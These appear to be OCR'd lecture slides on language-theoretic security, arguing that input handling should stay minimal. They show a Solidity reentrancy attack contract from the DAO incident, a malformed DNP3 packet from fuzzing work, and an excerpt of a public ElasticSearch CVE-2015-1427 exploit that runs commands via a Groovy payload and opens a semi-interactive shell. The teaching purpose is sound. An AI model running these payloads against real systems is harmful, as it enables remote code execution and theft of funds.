


Figure 6. A session key status object with two variable-length fields, challenge data, and message authentication code (MAC) value. The MAC value's length is the remainder of the length field framing the entire object.[1]




Figure 7. `Update key change request` with two variable-length fields, `user name` and `master challenge data`. The length of the challenge data is explicitly encoded in the length field and implicitly encoded as the remainder of the length field framing the entire object.

2. Input languages more powerful than DCF

- "Validating input" is judging what **effect** it will have on code
    - "Is it **safe** to process?" == "Will it cause **unexpected computation** on my program?"

- Make the judgment as **simple** as possible:
  "regular or context-free, syntactically valid == safe"
    - Comp. power of recognizer **rises** with language's syntactic complexity (Chomsky hierarchy)

- Rice's theorem, halting problem: you **can't** judge effects of Turing-complete inputs. **Don't even try**!

Ethereum DAO disaster

```
1  contract investmentBank {
2
3      function () public { //add balance
4          balance[msg.sender] += msg.value; //increment balance
5      }
6
7      //elision
8
9      ///Withdraw a sender's entire balance
10     function withdrawAll() public {
11         int r = msg.sender.call.value(balance[msg.sender])();
12         if (!r) { throw; } //have to check...
13         balance[msg.sender] = 0; //before deducting.
14     }
15
16 }
```

"To find out what it does, you need to run it"

Recursion is trouble

```
18 contract maliciousWallet {
19
20     c = address_of_an_investmentBank;
21
22     //elision
23
24     function seedBalance() {
25         investmentBank bank = investmentBank(c);
26         bank.call.value(100)(); //give 100 ether to bank
27     }
28
29     //default function, called when someone sends us ether
30     function () public {
31         investmantBank bank = investmentBank(c); //instantiate reference
32         c.withdrawAll();
33     }
34 }
```

Vuln #1


FA 82 00 00 01 00 02 00 00 00 00 FF FF FF FF

- FA: Unsolicited Response
- 82: Sizeless?!
- 01 00: Group 1 Variation 0
- 02: 4 byte start/stop
- 00 00 00 00: 0
- FF FF FF FF: 4294967295

- infinite loop
- missing data
- integer overflow?
- accepts broadcast


Project Robus: Master Serial Killer, Crain & Sistrunk, S4x14

Vuln #2



- infinite loop
- missing data
- unexpected data
- integer overflow?

Vuln #3



- transport header only
- unhandled exception

Vuln #4 (TMW integration)

- buffer overrun
- not malformed!
- unexpected objects
- accepts broadcast

Vuln #5 (TMW integration)

- stable infinite loop
- max range - 1 and no data
- accepts broadcast

Project Robus: Master Serial Killer, Crain & Sistrunk, S4x14

3. Non-minimalistic input handling

- Input-handling code should do **nothing** more than **consume** input, **validate** it (correctly) & **deserialize** it
  - Use the **exact** complexity needed to validate & create **well-typed** objects
  - Reflection, evaluation, etc. **don't belong** in input-handling code (even if "sanitized")
- Any extra computational power exposed is **privilege** given away to **attacker**

CVE-2015-1427

"Sanitized" Groovy scripts in inputs + JVM Reflection = Pwnage

```
def banner():
    print """\x1b[1;32m
```


```
 Exploit for ElasticSearch , CVE-2015-1427   Version: %s\x1b[0m""" %(__version__)

def execute_command(target, command):
    payload = """{"size":1, "script_fields": {"lupin":{"script":
"java.lang.Math.class.forName(\\"java.lang.Runtime\\").getRuntime().exec(\\"%s\\").getText()"}}}""" %(command)
    try:
        url = "http://%s:9200/_search?pretty" %(target)
        r = requests.post(url=url, data=payload)
    except Exception, e:
        sys.exit("Exception Hit"+str(e))
    values = json.loads(r.text)
    f[redacted]ingjson = values['hits']['hits'][0]['fields']['lupin'][0]
    print f[redacted]ingjson.strip()


def exploit(target):
    print "{*} Spawning Shell on target... Do note, its only semi-interactive... Use it to drop a better
payload or something"
    while True:
        cmd = raw_input("~$ ")
```

"Ruby off Rails"

